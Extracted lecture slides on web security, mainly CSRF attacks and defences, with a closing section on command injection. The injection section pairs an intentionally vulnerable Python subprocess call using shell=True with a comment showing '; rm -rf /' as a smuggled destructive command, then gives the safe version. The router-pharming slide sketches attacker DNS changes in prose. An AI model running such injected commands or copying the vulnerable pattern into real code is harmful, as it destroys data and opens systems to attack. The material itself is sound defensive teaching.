
Good News! attacker.com can't see the result of GET

Bad News! All your money is gone anyway.

# Paypal Login CSRF

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker.

This is called login CSRF.




The screenshot shows the PayPal interface for adding a bank account in the Philippines. The page title is "Add a bank account in Philippines". Below the title, there is a notice: "PayPal protects your bank account by keeping your financial information confidential. We email you when you make transactions with this bank account." Another notice states: "To avoid withdrawal failures and return fees, the name on your PayPal account must match the name on your bank account. If the names don't match, you might be able to [change the name](#) on your PayPal account."

The form fields are as follows:

- Country:** A dropdown menu with "Philippines" selected. A note above it says "(Must use Philippine Pesos)".
- Name on account:** A text input field containing "Benilda" and a label "Cruz" next to it. A note above it says "(P250 PHP return fee if name doesn't match bank account)".
- Bank name:** An empty text input field.
- Bank code:** A text input field with a note "(9 digits)" above it and a link "List of bank codes" to the right.
- Account number:** A text input field with a note "(1-16 digits)" above it.
- Re-enter account number:** A text input field.

At the bottom of the form, there are two buttons: "Continue" (highlighted in yellow) and "Cancel".

# Google Login CSRF example



**Cookie-based authentication is not  
sufficient for requests that have any side  
effect  
(even with SameSite=Lax)**

**Not All About Cookies**



# Home routers are great targets

## Drive-By Pharming


User visits malicious site. JavaScript scans home network looking for broadband router

```

```

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A Division of Cisco Systems, Inc.

Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.



# Or native apps

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## A Zoom Flaw Gives Hackers Easy Access to Your Webcam

All it takes is one wrong click from a Mac, and the popular video conferencing software will put you in a meeting with a stranger.

# What do all of these in common?

Server can't tell if the code that made the request is their own or an attacker


# CSRF Defenses

We need some mechanism that allows us to ensure that request is authentic — i.e., coming from a trusted page

- Secret Validation Token
- Referrer/Origin Validation
- SameSite Cookies
- Fetch Metadata

# Secret Token Validation

bank.com includes a secret value in every form that the server can validate



A screenshot of a login form. It has two input fields: 'Username or email' containing 'pat@acme.co' and 'Password' containing 'Enter Your Password'. Below the password field is a link 'Forgot password?'. At the bottom is an orange 'Log In' button.

```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
  <input type="hidden" name="came_from" value="/" />
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

# SameSite Cookies

Cookie option that prevents browser from sending a cookie with cross-site requests.

**SameSite=Strict** Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

**SameSite=Lax** Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

**SameSite=None** Send cookies from any context.

# Referer/Origin Validation

The **Referer** request header contains the URL of the previous web page from which a link to the currently requested page was followed. The **Origin** header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

<https://bank.com>

->

<https://bank.com>

✓

<https://attacker.com>

->

<https://bank.com>

X

->

<https://bank.com>

???

# Not so great...

- Assumption: GET requests are not side-effecting
  - Some are. Need another mechanism to tell your server request is coming from you.
- Assumption 2: browser will not send cookie cross-site if Lax/Strict set
  - Old browsers ignore cookie attributes they don't recognize.



# A better future: Fetch Metadata

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## § 2.3. The Sec-Fetch-Site HTTP Request Header

The **Sec-Fetch-Site** HTTP request header exposes the relationship between a [request](#) initiator's origin and its target's origin. It is a [Structured Header](#) whose value is a [token](#). [I-D.ietf-httpbis-header-structure] Its ABNF is:

```
Sec-Fetch-Site = sh-token
```

Valid Sec-Fetch-Site values include "cross-site", "same-origin", "same-site", and "none". In order to support forward-compatibility with as-yet-unknown request types, servers SHOULD ignore this header if it contains an invalid value.

To **set the Sec-Fetch-Site header** for a [request](#) *r*:

1. Assert: *r*'s [url](#) is a [potentially trustworthy URL](#).
2. Let *header* be a [Structured Header](#) whose value is a [token](#).
3. Set *header*'s value to same-origin.
4. If *r* is a [navigation request](#) that was explicitly caused by a user's interaction with the user agent (by typing an address into the user agent directly, for example, or by clicking a bookmark, etc.), then set *header*'s value to none.

Note: See §4.3 [Directly User-Initiated Requests](#) for more detail on this somewhat poorly-defined step.

5. If *header*'s value is not none, then for each *url* in *r*'s [url list](#):
  1. If *url* is [same origin](#) with *r*'s [origin](#), [continue](#).
  2. Set *header*'s value to cross-site.
  3. If *r*'s [origin](#) is not [same site](#) with *url*'s [origin](#), then [break](#).
  4. Set *header*'s value to same-site.
6. Set a [structured header](#) `Sec-Fetch-Site`/header` in *r*'s [header list](#).

## § 2.4. The Sec-Fetch-User HTTP Request Header

The **Sec-Fetch-User** HTTP request header exposes whether or not a [navigation request](#) was [triggered by user activation](#). It is a [Structured Header](#) whose value is a [boolean](#). [I-D.ietf-httpbis-header-structure] Its ABNF is:

# Fetch Metadata

- Solves fundamental problem: Tell server who they are talking to
  - **Sec-Fetch-Site:** {cross-site, same-origin, same-site, none}  
Who is making the request?
  - **Sec-Fetch-Mode:** {navigate, cors, no-cors, same-origin, websocket}  
What kind of request?
  - **Sec-Fetch-User:** ?1  
Did the user initiate the request?
  - **Sec-Fetch-Dest:** {audio,document,font,script,..}  
Where does the response end up?

# CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Defenses:

- **Validation Tokens (forms and async), robust but hard to implement**
- Referer and Origin Headers, not sent with every request + privacy concern
- SameSite Cookies, fail-open on old browsers
- **Fetch Metadata, robust but not supported on old browsers**

# Server-side Injection

# Command Injection

- Injection bugs happen when you take user input data and allow it to be passed on to a program (or system) that will interpret it as code
  - Shell
  - Database
- Sound familiar?
  - Similar idea to our low-level vulnerabilities, but at a higher level

# Injection bugs in Python

Most high-level languages have safe ways of calling out to a shell.

## Incorrect:


```
import subprocess, sys
cmd = "head -n 100 %s" % sys.argv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

## Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

Does not start shell. Calls head directly and safely passes arguments to the executable.

# ...Node.js

VULNERABILITY	AFFECTS	TYPE	PUBLISHED
  Regular Expression Denial of Service (ReDoS)	codemirror <5.58.2	npm	30 Oct, 2020
  Server-side Request Forgery (SSRF)	strapi <3.2.5	npm	29 Oct, 2020
  Path Traversal	browserless-chrome *	npm	29 Oct, 2020
  Path Traversal	droppy *	npm	29 Oct, 2020
  Command Injection	systeminformation <4.26.2	npm	28 Oct, 2020
  Signature Validation Bypass	xml-crypto <2.0.0	npm	28 Oct, 2020
  Command Injection	gfc *	npm	28 Oct, 2020
  Regular Expression Denial of Service (ReDoS)	dat.gui *	npm	27 Oct, 2020
  Prototype Pollution	nested-property <3.0.0	npm	27 Oct, 2020
  Denial of Service (DoS)	http-live-simulator *	npm	27 Oct, 2020
  Regular Expression Denial of Service (ReDoS)	trim *	npm	27 Oct, 2020
  Cross-site Scripting (XSS)	grapesjs *	npm	27 Oct, 2020
  Command Injection	create-git <1.0.0-2	npm	27 Oct, 2020
  Command Injection	systeminformation <4.27.11	npm	26 Oct, 2020
  XML External Entity (XXE) Injection	jstoxml <2.0.0	npm	26 Oct, 2020
  Prototype Pollution	pathval *	npm	25 Oct, 2020
  Cross-site Request Forgery (CSRF)	mountebank <2.3.3	npm	25 Oct, 2020
  Regular Expression Denial of Service (ReDoS)	locutus *	npm	23 Oct, 2020
